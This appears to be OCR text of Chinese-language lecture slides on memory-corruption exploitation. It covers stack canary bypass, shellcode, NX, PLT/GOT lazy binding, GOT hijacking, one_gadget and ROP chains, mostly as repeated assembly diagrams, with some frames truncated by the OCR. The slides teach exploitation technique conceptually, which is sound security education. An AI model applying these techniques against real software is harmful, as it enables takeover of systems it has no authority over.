mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz OK
call    __stack_chk_fail
OK:
leave
ret
```

Stack Canary

```
main
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

```
function1
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp-8], rax
...
mov     rcx, [rbp-8]
xor     rcx, fs:28h
jz OK
call    __stack_chk_fail
```


```
*** stack smashing detected ***: terminated
[1]    2849 abort      ./stackoverflow
```

Stack Canary

- 繞過方式
  - 想辦法洩漏出 Canary 的值
  - 想蓋 Return Address 時, 把 Canary 的值寫回去, 就能繞過

Stack-Based Buffer Overflow Demo

Shellcode

Shellcode

- 攻擊者在記憶體中寫入一段用來執行的指令
- 之後想辦法讓執行流程跳到這些指令上
- 至於為何叫做 shellcode
  - 因為通常是拿來開 shell
  - 現在就算不是拿來開 shell, 你跟我說 shellcode 也通啦

Shellcode

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Shellcode

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Shellcode

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Shellcode

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```


Shellcode

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
0x401234 leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```



NX (No-eXecute)

NX (No-eXecute)

- NX aka DEP (Data Execution Prevention)
- 從剛剛的例子, 你會發現, 我們是執行位於 Stack 上的指令
- Stack 上的咚咚能執行?! 超怪
- 給每個記憶體區段設立三種權限 r(Read) w(Write) x(eXecute)
- 設定 NX 就沒有 rwx 的區段

```
7fffffde000-7ffffffff000 rwxp 00000000 00:00 0                          [stack]
```

Shellcode Demo

Basic Knowledge

Lazy Binding

Lazy Binding

- 由於 Library 在執行時期才被 Load 上來, 位址不固定
- 因此程式需要將引用的 Library Call 連結到 Library
- But
  1. 在程式一開始就解析所有用到的 Library Call 會讓程式很晚執行
  2. 其實不是所有引用的 Library Call 都會被呼叫到
- 於是有了 Lazy Binding
- 簡單來說就是在程式第一次呼叫到 Library Call 才開始解析其位址

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
```

第一次呼叫 puts

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
          [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

跳至 .plt 中

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x5555
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

推入 index

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

跳到解析函數

Lazy Binding

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x00007ffff7e505a0

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

解析後回填真正地址

Lazy Binding

main

```
<main>
call        <puts@plt>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push        [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push        0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push        0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x00007ffff7e505a0

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
call        <puts@plt>
```

之後再度呼叫 puts

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push        [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]

<0x555555555030>
endbr64
push        0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push        0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x00007ffff7e505a0

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push        [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push        0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push        0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x00007ffff7e505a0

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push        [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push        0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push        0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x00007ffff7e505a0

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

Lazy Binding

main

```
<main>
call        <puts@plt>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push        [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push        0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push        0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x00007ffff7e505a0

<+0x20> (set
0x000055555555040
```

跳到 puts 真正位址

GOT Hijack

GOT Hijack

- 假設程式存在任意寫漏洞
- 將 GOT 表寫成我們想執行的位址即可控制執行流

GOT Hijack

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x000055555555030

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

GOT Hijack

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x4141414141414141

<+0x20> (
0x000055555555040
```

Overwrite GOT Table

GOT Hijack

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x4141414141414141

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

GOT Hijack

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x4141414141414141

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

GOT Hijack

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x4141414141414141

<+0x20> (setvbuf@got.plt)
0x000055555555040
```

GOT Hijack

main

```
<main>
call        <puts@plt>
```

.plt.sec

```
<puts@plt>
endbr64
bnd jmp   [<puts@got.plt>]
nop

<setvbuf@plt>
endbr64
bnd jmp   [<setvbuf@got.plt>]
nop
```

.plt

```
<0x555555555020>
push      [<link_map>]
bnd jmp   [<_dl_runtime_resolve>]
nop

<0x555555555030>
endbr64
push      0x0
bnd jmp   0x555555555020
nop

<0x555555555040>
endbr64
push      0x1
bnd jmp   0x555555555020
nop
```

.got.plt

```
<+0x0> (.dynamic)
0x3df8

<+0x8> (link_map)
0x00007ffff7ffe190

<+0x10> (_dl_runtime_resolve)
0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)
0x4141414141414141

<+0x20> (
0x000055555555040
```

Hijack Control Flow

GOT Hijack Demo

One Gadget

One Gadget

- Gadget 是指一些可利用的指令片段
- libc 中有一些位址，跳過去就會開 shell 了
- 這個 Gadget 就是 One Gadget，一發入魂
- https://github.com/david942j/one_gadget
- libc 2.31: https://qiita.com/kusano_k/items/4a6f285cca613fcf9c9e#glibc-231の場合

圖片來源: https://ithelp.ithome.com.tw/articles/10226977

One Gadget Demo

ROP

ROP

- ROP 全名 Return-Oriented Programming
- 找結尾是 ret 的 Gadgets
- 並在 Stack 上安排這些 Gadgets
- 就能依序執行到所有在 Stack 上的 Gadgets 的指令片段

ROP

Gadget1

0x405566
```
pop     rdi
ret
```

Gadget2

0x407777
```
pop     rsi
pop     rdx
pop     rax
ret
```

Gadget3

0x408888
```
syscall
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

ROP

Gadget1

0x405566
```
pop     rdi
ret
```

Gadget2

0x407777
```
pop     rsi
pop     rdx
pop     rax
ret
```


Gadget3

0x408888
```
syscall
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Overwrite Stack



ROP

Gadget1

0x405566
```
pop     rdi
ret
```

Gadget2

0x407777
```
pop     rsi
pop     rdx
pop     rax
ret
```

Gadget3

0x408888
```
syscall
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

ROP

Gadget1

0x405566
```
pop     rdi
ret
```

Gadget2

0x407777
```
pop     rsi
pop     rdx
pop     rax
ret
```

Gadget3

0x408888
```
syscall
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

Return to Gadget1

ROP

Gadget1

0x405566 `pop rdi`
`ret`

Gadget2

